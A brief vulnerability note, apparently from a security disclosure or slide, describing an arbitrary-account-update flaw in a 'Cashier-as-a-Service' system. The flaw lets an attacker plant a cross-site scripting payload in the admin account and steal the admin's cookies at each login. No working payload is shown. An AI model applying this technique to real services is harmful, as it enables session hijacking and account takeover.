Vulnerability: update arbitrary account

Inject a cross-site scripting (XSS) payload in admin account,
cookies stolen every time admin logged in

Cashier-as-a-Service

